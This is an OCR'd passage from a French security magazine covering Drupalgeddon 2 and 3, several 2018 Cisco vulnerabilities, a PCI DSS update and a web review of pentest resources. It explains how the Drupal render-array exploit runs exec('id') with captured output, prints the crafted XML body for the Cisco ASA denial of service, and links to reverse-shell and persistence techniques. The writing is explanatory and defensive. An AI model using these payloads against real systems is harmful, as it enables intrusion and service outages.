
C'est la requête AJAX qui est envoyée lors de l'ajout d'une photo de profil par un utilisateur qui permet l'exploitation.

Une fois la requête reçue par le serveur, elle va être traitée par la fonction **uploadAjaxCallback drupal/core/modules/file/src/Element/ManagedFile.php**. C'est une callback qui est automatiquement appelée. Voici le déroulement simplifié de cette fonction (page de droite).

Cette dernière va d'abord récupérer tous les champs du paramètre **element_parents** qui est fourni dans l'URL de la requête précédente. Ensuite, la fonction NestedArray::getValue va s'en servir pour accéder aux autres éléments présents dans le corps de la requête. Dans notre cas les éléments du tableau « mail »

Cela va lui servir à créer un tableau qui sera interprété comme un Render Array par la méthode **renderRoot**.
L'exploitation de cette vulnérabilité passe par cette fonction, une fois son usage détourné. En modifiant le contenu de la variable **element_parents** l'attaquant va pouvoir contrôler la source d'où les paramètres vont être récupérés avant d'être insérés dans le tableau.

À présent les paramètres du POC d'exploitation devraient vous sembler plus clair. Les paramètres du corps de la requête constituent le payload. Cette dernière est un Render Array avec une propriété **#post_render.** La fonction PHP **exec** sera exécutée lors de son traitement. Cette dernière utilisera en argument la valeur **id.**



Le retour de la fonction étant ajouté à la réponse nous obtenons une exécution de code arbitraire dont le retour est envoyé au client (capture ci-dessous).

C'est donc la richesse de l'API Drupal liée à un manque de filtre sur les entrées utilisateur qui auront été à l'origine de Drupalgeddon 2.

```
HTTP/1.1 200 OK
Date: Wed, 13 Jun 2018 18:28:58 GMT
Server: Apache/2.4.25 (Debian)
X-Powered-By: PHP/7.2.3
Cache-Control: must-revalidate, no-cache, private
X-UA-Compatible: IE=edge
Content-language: fr
X-Content-Type-Options: nosniff
X-Frame-Options: SAMEORIGIN
Expires: Sun, 19 Nov 1978 05:00:00 GMT
Vary:
X-Generator: Drupal 8 (https://www.drupal.org)
X-Drupal-Ajax-Token: 1
Content-Length: 209
Connection: close
Content-Type: application/json

[{"command":"insert","method":"replaceWith","selector":null,"data":"uid=33(www-data)
gid=33(www-data) groups=33(www-data)\u003Cspan
class=\u0022ajax-new-content\u0022\u003E\u003C\/span\u003E","settings":null}]
```

Drupalgeddon 3 ?

Une fois cet épisode passé, la pression n'est pas retombée pour les utilisateurs de Drupal. En effet, le 23 avril l'équipe de développement a lancé une nouvelle alerte relative à l'arrivée d'une mise à jour de la même importance. Cette dernière n'est pas complètement nouvelle, car elle est également due à un manque de contrôle sur le caractère '#'. Son originalité réside dans l'exploitation des formulaires nécessitant une double confirmation.

« La vulnérabilité permet une exécution de code à distance sans être authentifié. Elle devait donc être exploitable via une page ou un formulaire accessible sans compte. »

Il n'aura pourtant pas fallu autant de temps aux attaquants pour l'exploiter, car moins de 24h après la sortie de la mise à jour un code d'exploitation était présent sur le site pastebin.com (https://pastebin.com/pRM8nmwj).

Deux jours plus tard, un poste twitter de l'équipe sécurité, faisait état d'une exploitation massive de cette dernière.

Malgré tout, l'exploitabilité de cette vulnérabilité la rend moins critique au regard des deux précédentes du nom. En effet, l'attaquant doit être authentifié et posséder le privilège de supprimer des noeuds. L'impact reste tout de même important lorsque les différents critères sont remplis.

> Conclusion

Depuis la publication de ces vulnérabilités, de nombreux observateurs relèvent de vastes tentatives d'exploitation. Étant donné la popularité de Drupal (4,5% de part de marché en 2017) la découverte d'une vulnérabilité de cette ampleur, génère un fort engouement pour les attaquants. Une majorité de payload consiste à exécuter des mineurs de cryptomonnaie sur les serveurs victimes. Bien que les équipes de Drupal aient tenté d'avertir tous leurs utilisateurs, certains sites sont encore vulnérables.

Il est donc important de se rappeler que malgré leur popularité, les CMS possèdent des vulnérabilités. Il faut donc contrôler leur cycle de mise à jour et veiller à réduire au maximum le périmètre d'attaque.

Références

[1]
https://github.com/drupal/drupal

[2]
https://api.drupal.org/api/drupal

[3]
https://www.exploit-db.com/exploits/44448/

[4]
https://isc.sans.edu/forums/diary/A+Review+of+Recent+-Drupal+Attacks+CVE20187600/23563/

[5]
https://research.checkpoint.com/uncovering-drupalgeddon-2/

[6]
https://lab.wallarm.com/drupalgeddon-two-81d1b424aa18

Vulnérabilités Cisco

Par Thomas SANZEY

> Introduction

Encore une fois, Cisco est sous les projecteurs. En effet, plusieurs vulnérabilités jugées critiques ont été découvertes par les équipes Cisco depuis le début de l'année 2018.

Ces vulnérabilités permettaient de provoquer un déni de service et de prendre le contrôle d'un switch Cisco.

> Quelques mots sur les vulnérabilités les plus importantes


Encore un compte oublié... ou pas (CVE-2018-0150)

La première vulnérabilité critique a été publiée en mars 2018 [1].

Cette dernière était liée à la présence d'un compte par défaut présent sur les équipements Cisco implémentant IOS XE (<16) et possédant des privilèges de niveau 15, ce qui représente le niveau de privilèges le plus élevé sur les appareils Cisco.

Peu de détails ont été communiqués par les chercheurs et l'équipe de Cisco au sujet de ce compte. En effet, aujourd'hui les identifiants de connexion n'ont toujours pas été divulgués au public.

À noter que la présence d'identifiants de connexion par défaut est un classique chez Cisco, en effet plusieurs vulnérabilités de ce type ont déjà été divulguées (CVE-2018-0222, CVE-2017-6640, CVE-2017-6750 …). Backdoor intentionnelle ou simple « erreur »... ?



La vulnérabilité référencée CVE-2018-0101

La vulnérabilité est présente dans l'analyseur syntaxique XML de Cisco ASA avec les fonctionnalités service Secure Socket Layers (SSL) ou IKEv2 Access VPN activées [2].

Son exploitation permet à un attaquant non authentifié de redémarrer le système affecté (déni de service), d'arrêter le traitement des connexions VPN entrantes ou d'exécuter du code distant (RCE).

Une preuve de concept exploitant la vulnérabilité de déni de service a été publiée le 7 février 2018 sur la plateforme Exploit Database [3].

Cette dernière prend la forme d'un code en python et permet de provoquer l'arrêt de l'équipement ciblé via l'envoi d'une requête POST contenant une charge XML spécialement conçue

```
<?xml version="1.0" encoding="UTF-8"?>
<config-auth client="a" type="a" aggregate-auth-version="a">
<host-scan-reply>A</host-scan-reply>
</config-auth>
```

Pour déterminer si les services vulnérables sont activés sur les appareils Cisco, XMCO recommande d'utiliser les commandes suivantes :

```
ciscoasa# show asp table socket | include SSL|DTLS
```

Cette commande permet de vérifier la présence de sockets SSL et DTLS. S'il existe des sockets en écoute, alors l'appareil est vulnérable.

```
ciscoasa# show running-config crypto ikev2 | include enable
```

Cette commande permet de vérifier si le service IKEv2 VPN Access est activé. Si une ligne comme **crypto ikev2 enable** est présente, l'appareil est vulnérable.

La vulnérabilité référencée CVE-2018-0171

La vulnérabilité impacte les logiciels IOS et IOS XE bénéficiant de la fonctionnalité Smart Install [4].

La fonctionnalité Smart Install permet l'installation automatique d'un commutateur selon un principe « prêt à l'emploi » (plug and play). Lors de la mise en service d'un appareil, ce dernier pourra ainsi récupérer sa configuration auprès d'un directeur Smart Install.

Le rôle du directeur est de délivrer une image et une configuration à déployer aux différents produits exécutant le client Smart Install.

En 2016, les logiciels utilisant Smart Install de Cisco étaient déjà vulnérables à une attaque permettant à un attaquant non authentifié de :

- Changer l'adresse du serveur TFTP sur un client ;
- Récupérer les fichiers de configuration distribués par le directeur ;
- Remplacer le fichier de configuration d'un client ;
- Mettre à jour l'image iOS sur les clients ;
- Exécuter des commandes sur les clients.

La vulnérabilité référencée CVE-2018-017 touche la partie cliente de Smart Install. Le commutateur configuré avec cette fonctionnalité ouvre un serveur en écoute sur le port 4786.

« La présence d'identifiants de connexion par défaut est un classique chez Cisco... Backdoor intentionnelle ou simple « erreur »...? »

Un attaquant pourrait exploiter cette vulnérabilité en envoyant au client un paquet de type *idb_init_discovery_msg* spécialement forgé. La réception de ce paquet provoque un dépassement de tampon sur la pile et entraîne la compromission de l'équipement.

Ainsi, l'attaquant serait en mesure d'entraîner l'arrêt du commutateur, ou encore l'exécution de code à distance. Aujourd'hui, seule une preuve de concept permettant le déni de service est disponible sur le site Exploit Database [5].

> INFO

Cisco publie un guide de sécurisation de la fonctionnalité Smart Install (cisco-sa-20180409-smi)

Suite à la découverte de plusieurs vulnérabilités affectant la fonctionnalité Smart Install de Cisco IOS et Cisco IOS XE (cf. CXA-2018-1306), Cisco a publié un guide de sécurisation des appareils y ayant recours.

Cisco recommande d'appliquer la procédure suivante :
- vérifier si la version de Cisco IOS ou Cisco IOS XE employée est vulnérable ;
- vérifier si la fonctionnalité Smart Install est activée ;
- désactiver la fonctionnalité si elle n'est pas utilisée ;
- filtrer le trafic réseau à destination du port TCP 4786.

Un guide technique permettant de mener à bien les différentes étapes de cette procédure est disponible à l'adresse suivante :


https://tools.cisco.com/security/center/content/CiscoSecurityAdvisory/cisco-sa-20180409-smi.

> Ces vulnérabilités sont-elles exploitées sur Internet? Existe-t-il des codes d'exploitation ?

Peu de temps après la publication de la CVE-2018-0171, dans la nuit du 6 avril 2018, un groupe de pirates se faisant appeler JHT a visé les routeurs Cisco en Russie et en Iran.

Le groupe d'origine américaine déposait un message dans les fichiers *startup-config* sur les routeurs possédant la technologie Smart Install. Ce message contenait « Don't mess with our elections » et un drapeau américain en ASCII Art ainsi qu'une adresse email « usafreedom_jht@tutanota.com ».

Le groupe de pirate a indiqué dans un mail à la plateforme « Motherboard » avoir scanné massivement Internet afin de lister les équipements exploitables et d'attaquer uniquement les équipements russes et iraniens. Ils ont également assuré avoir corrigé la vulnérabilité présente sur les switchs britanniques et américains de façon systématique en lançant la commande « no vstack », empêchant l'exploitation ultérieure de la vulnérabilité.



Selon Reuters, le ministère iranien des Technologies de l'Information et de la communication a déclaré que plus de 200 000 routeurs dans le monde entier ont été touchés, dont 3 500 en Iran.

Cependant, l'équipe de chercheurs en sécurité informatique de chez 360 Netlab a découvert, grâce à des honeypots, que la vulnérabilité utilisée n'était pas la CVE-2018-0171 mais une vulnérabilité découverte en 2016.

> Conclusion

Publiées entre le début de l'année et fin mars 2018, ces vulnérabilités rejoignent la longue liste des CVE assignées à Cisco. Ces vulnérabilités peuvent avoir des impacts élevés : le déni de service, la prise de contrôle des appareils ainsi que l'exécution de code à distance sans authentification.

Cependant, les seules preuves de concept ne permettent que d'exploiter les dénis de services (crash) des appareils. Aujourd'hui, aucune exploitation des exécutions de code n'a été rapportée.

Néanmoins, il est possible de se protéger de ces vulnérabilités en appliquant les derniers correctifs de sécurité fournis par le support Cisco.

Références

[1]
https://tools.cisco.com/security/center/content/CiscoSecurityAdvisory/cisco-sa-20180328-xesc

[2]
https://tools.cisco.com/security/center/content/CiscoSecurityAdvisory/cisco-sa-20180328-xesc

[3]
https://www.exploit-db.com/exploits/43986/

[4]
https://tools.cisco.com/security/center/content/CiscoSecurityAdvisory/cisco-sa-20180129-asa1

[5]
https://embedi.com/blog/cisco-smart-install-remote-code-execution/


Stéphane Marcault

> La version 3.2.1 du standard PCI DSS a été publiée par le PCI SSC

Le PCI SSC vient de publier la version (v3.2.1) du standard PCI DSS.

Comme déjà évoqué dans un précédent bulletin (CXN-2018-1639), cette version apporte très peu de changements :

- Aucune nouvelle exigence n'a été ajoutée
- Les dates précisant les échéances sur la mise en place de certaines exigences (imposées au 31 janvier) ont été supprimées
- Les exigences relatives à la configuration SSL/TLS ont été mises à jour (seuls les POS/POI seront autorisés à utiliser des anciennes versions après le 30 juin 2018)
- Des typographies et autres erreurs de ponctuation ont été corrigées


PCI Security Standards Council

Payment Card Industry (PCI)
Data Security Standard

Requirements and Security Assessment Procedures
Version 3.2.1
May 2018

Le standard PCI DSS v3.2 restera valide jusqu'au 31 décembre 2018.

Cette nouvelle version et le document résumant ces changements sont disponibles aux adresses suivantes :

https://www.pcisecuritystandards.org/documents/PCI_DSS_Summary_of_Changes_3-2-1.pdf
https://www.pcisecuritystandards.org/document_library?category=pcidss&document=pci_dss

revue du web

Ce mois-ci nous intégrerons deux nouvelles rubriques : actualités et trucs et astuces ainsi que des mots croisés.

Bastien CACACE

> Brève de sécu
Actualité, histoire et trucs et astuces en bref

> Les mots croisés de la sécu
Sauriez-vous le terminer ?

> Twitter
Sélection de comptes Twitter

> Actualités, trucs et astuces en bref

Une liste de ressources pour les tests d'intrusion
#Pentest

Un pentester publie une liste de ressources qu'il a accumulées depuis ses débuts. Cette liste comprend de nombreuses applications et des scripts dans les thématiques suivantes :
- Web Services
- Web Applications
- Élévation de privilèges
- Pillage de données sensibles
- Etc.

https://raw.githubusercontent.com/n00py/ReadingList/master/gunsafe.txt

Ces binaires et ces scripts dont la méfiance est de rigueur
#Forensic #Pentest

Les binaires et les scripts pouvant exécuter d'autres commandes arbitraires sont toujours dangereux pour la sécurité d'un système. Des listes disponibles reprennent la plupart des scripts et binaires sous Windows et Linux.

https://github.com/api0cradle/LOLBAS (Windows) / https://gtfobins.github.io/ (Linux)

Bonnes pratiques de sécurité pour PowerShell
#Windows #Sécurité

PowerShell est très apprécié des administrateurs pour son agilité et sa puissance. Cependant, il est également très apprécié des attaquants. Un article détaille les bonnes pratiques de sécurité à adopter telles que :
- Activer le mode « Constrained Language »
- Utilisation de PowerShell V5 couplée avec Applocker et DeviceGuard
- Journaliser les activités PowerShell
- Supprimer PowerShellV2
- Utilisation de Just Enough Administration (JEA)
- Signer les scripts utilisés en production

https://www.digitalshadows.com/blog-and-research/powershell-security-best-practices/

Retour d'expérience sur un pentest d'une application Android offusquée
#Android #Pentest

Un pentesteur décrit son retour d'expérience sur une application Android offusquée. Il revient notamment sur les techniques et les outils utilisés pour parvenir à ses fins.

http://tinyhack.com/2018/02/05/pentesting-obfuscated-android-app/

Quelques trucs et astuces pour la création d'un labo Forensic
#Forensic

Du poste de travail, en passant par les outils de récupération de données, aux logiciels vidéo pour capturer les preuves, cet article fournit brièvement quelques trucs et astuces pour monter son laboratoire de Forensic. Rien de nouveau pour les experts, mais cela peut donner des idées.

https://www.digitalforensics.com/blog/creating-a-digital-forensic-laboratory-tips-and-tricks/

Des conférences, plein de conférences
#Sécurité

Paul Sec tient à jour une liste de conférences de sécurité passées ou à venir. Ceci est assez pratique quand on n'a pas pu y assister. Les conférences référencées vont de 2012 à 2018.

https://github.com/PaulSec/awesome-sec-talks

Principe de sécurité de base lors de développement d'applications iOS
#iOS #Sécurité

Développer une application requiert toujours une certaine attention sur les points de sécurité. L'article reprend les points importants lors du développement tels que :
- Le stockage des données : utilisation notamment du Keychain pour les données confidentielles
- Le certificat pinning : vérification qu'il n'y a pas d'attaque de type Man-In-The-Middle
- Les problèmes d'autorisation
- L'utilisation du Face-ID et TouchID
- Jailbreak : vérification si l'appareil est jailbreaké

http://resources.infosecinstitute.com/basic-principles-ensuring-ios-apps-security/

Abuser de LAPS pour faire de la persistance
#Windows #Attaque

L'outil de Microsoft LAPS permet d'éviter d'avoir le même mot de passe d'administrateur local sur tous les serveurs et les postes de travail en entreprise. Après avoir expliqué son fonctionnement, l'article explique comment abuser du service dans certaines conditions pour effectuer de la persistance (changement de la date d'expiration du mot de passe d'un compte, modification d'une DLL pour création d'une porte dérobée).

https://rastamouse.me/2018/03/laps---part-1/
https://rastamouse.me/2018/03/laps---part-2/

Exécuter des commandes arbitraires avec un serveur SNMP, c'est possible !
#Pentest


Le service SNMP n'est pas forcément connu pour pouvoir exécuter des commandes arbitraires. En ajoutant des entrées, l'auteur de l'article montre comment il a pu obtenir un reverse shell sur le serveur. Intéressant !

https://digi.ninja/blog/snmp_to_shell.php

Kerberos, déléguerais-tu vraiment tes credentials à un chien ?
#Windows

Après avoir expliqué les principes et les aspects de la délégation Kerberos, l'auteur de l'article explique que la rigueur est de mise pour contrôler le risque de délégation trop permissive. La recommandation d'empêcher la délégation des comptes sensibles (à hauts privilèges) est mise en avant.

https://blogs.technet.microsoft.com/frid/2017/06/29/kerberos-deleguerais-tu-vraiment-tes-credentials-a-un-chien/




Horizontal	Vertical
2. Algorithme de chiffrement publié par la NSA et plusieurs fois rejeté par l'Organisation internationale de normalisation (ISO)	1. Base de données chinoise des références de vulnérabilités
5. Malware récent qui s'attaque aux routeurs	2. Chaîne de caractères qui représente un code binaire exécutable
6. Le grand casse-tête des RSSI mis en application en 2018	3. Loi américaine créée pour « contourner" le RGPD
7. Espace dans lequel des données et des programmes informatiques peuvent être utilisés tout en restant isolés du reste du système	4. Conférence de sécurité qui se tient en Belgique
9. Système d'écoute ciblant les satellites de télécommunication commerciaux	8. Utilitaire Windows très utilisé dans les déplacements latéraux sur un réseau
13. Mécanisme qui permet de sécuriser le démarrage d'un poste ou d'un serveur	10. Botnet ciblant les objets connectés ayant fait fureur en 2016
14. Malware qui exploitait 3 vulnérabilités dans iOS pour mener à un jailbreak persistant	11. Module utilisé par les serveurs web Apache et Nginx récemment passé en version 3.0
15. Attaque qui consiste à utiliser le bourrage pour déchiffrer un texte chiffré	12. Nom d'une faille récente (n°2) de type RCE affectant un CMS très utilisé
17. Application mobile dans le viseur du gouvernement russe	16. Attribut de sécurité d'un cookie
18. Société ayant racheté GitHub	17. Outil utilisé pour effectuer des captures réseau
20. Technologie sur laquelle repose le Bitcoin	19. Cryptomonnaie réputée pour son anonymat
21. Distribution Linux dédiée aux tests d'intrusion	

cert xmco
we deliver security information since 2002

> Sélection des comptes Twitter suivis par le CERT-XMCO

Michał Bentkowski		https://twitter.com/SecurityMB
Jerry Gamblin		https://twitter.com/JGamblin
Craig Williams		https://twitter.com/security_craig
Jake Williams		https://twitter.com/MalwareJake
Matthieu Garin		https://twitter.com/matthieugarin/
Nicolas Krassas		https://twitter.com/Dinosn
kmkz		https://twitter.com/kmkz_security
Kevin Poulsen		https://twitter.com/kpoulsen
Paul Rascagnères		https://twitter.com/r00tbsd
mj0011		https://twitter.com/mj0011sec



> Remerciements

Photographie

Ryan Adams
https://www.flickr.com/photos/159630537@N08/42734470561

Marco Verch
https://www.flickr.com/photos/30478819@N08/41224905724

BTC Keychain
https://www.flickr.com/photos/btckeychain/9513542028/

Namecoin
https://www.flickr.com/photos/namecoin/22995486509

Crypto News Daily
https://www.flickr.com/photos/148596145@N04/39961545174

HITB
http://photos.hitb.org/index.php?album=2018-AMS-GSEC

Stefano Cobucci
https://www.flickr.com/photos/isleepy/447486521

xmco®
we deliver security expertise

L'ActuSécu est un magazine numérique rédigé et édité par les consultants du cabinet de conseil XMCO. Sa vocation est de fournir des présentations claires et détaillées sur le thème de la sécurité informatique, et ce, en toute indépendance. Tous les numéros de l'ActuSécu sont téléchargeables à l'adresse suivante :
https://www.xmco.fr/actusecu/

www.xmco.fr

69 rue de Richelieu
75002 Paris - France

tél. +33 (0)1 47 34 68 61
fax. +33 (0)1 43 06 29 55
mail. info@xmco.fr
web **www.xmco.fr**
blog blog.xmco.fr / blog-pci.xmco.fr

SAS (Sociétés par Actions Simplifiées) au capital de 38 120 € - Enregistrée au Registre du Commerce de Paris RCS 430 137 711
Code NAF 6202A - N°SIRET : 430 137 711 00056 - N° TVA intracommunautaire : FR 29 430 137 711